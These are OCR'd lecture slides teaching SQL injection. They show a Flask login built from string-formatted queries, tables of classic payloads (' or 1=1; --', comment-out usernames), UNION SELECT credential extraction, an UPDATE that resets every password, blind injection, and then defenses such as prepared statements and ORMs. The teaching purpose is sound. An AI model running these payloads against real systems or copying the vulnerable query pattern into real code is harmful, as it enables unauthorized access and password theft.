
- No remote code exploits

Remote login is secured

- No brute forcing the admin’s SSH credentials

Website Login Example

Client-side



Server-side

```
if flask.request.method == 'POST':
  db = get_db()
  cur = db.execute(
     'select * from user_tbl where
      user="%s" and pw="%s";' % (
        flask.request.form['username'],
        flask.request.form['password']))
  user = cur.fetchone()
  if user == None:
    error = 'Invalid username or password'
  else:
    …
```

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and
bob	qwerty1#	‘… where user="bob" and pw="qwerty1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’

Incorrect syntax, too many double quotes. Server returns 500 error.

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’
weird	abc" or pw="123	‘… where user=“weird" and pw="abc" or pw="123";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’
weird	abc" or pw="123	‘… where user=“weird" and pw="abc" or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw
goofy	a"bc	‘… where user="goofy" and
weird	abc" or pw="123	‘… where user=“weird" and pw="a or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’

1=1 is always true ;)
-- comments out extra quote

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’
weird	abc" or pw="123	‘… where user=“weird" and pw="abc" or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’
mallory"; --		‘… where user="mallory"; --" and pw="";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and
weird	abc" or pw="123	‘… where user=“weird" and
eve	" or 1=1; --	‘… where user=“eve" and pw= -- ;’
mallory"; --		‘… where user="mallory"; --" and pw="";’

None of this is evaluated. Who needs password checks? ;)

KEEP CALM AND HACK ON

Blind SQL Injection

Basic SQL injection requires knowledge of the schema

- e.g., knowing which table contains user data…
- And the structure (column names) of that table

Blind SQL injection leverages information leakage

- Used to recover schemas, execute queries

Requires some observable indicator of query success or failure

- e.g., a blank page (success/true) vs. an error page (failure/false)

Leakage performed bit-by-bit

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id='" + req.args.get('id', '') + "'"
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                                    + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
  - e.g., failing to enforce that numbers are valid

SQL Injection Defenses

```
SELECT * FROM users WHERE user='{{sanitize($id)}}';
```

- Sanitization
- Prepared statements
  - Trust the database to interpolate user data into queries correctly
- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
  - Java – Hibernate
  - Python – SQLAlchemy, Django, SQLObject
  - Ruby – Rails, Sequel
  - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), ...

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

- YES
- All untrusted input should always be validated and sanitized
  - Even with ORM and NoSQL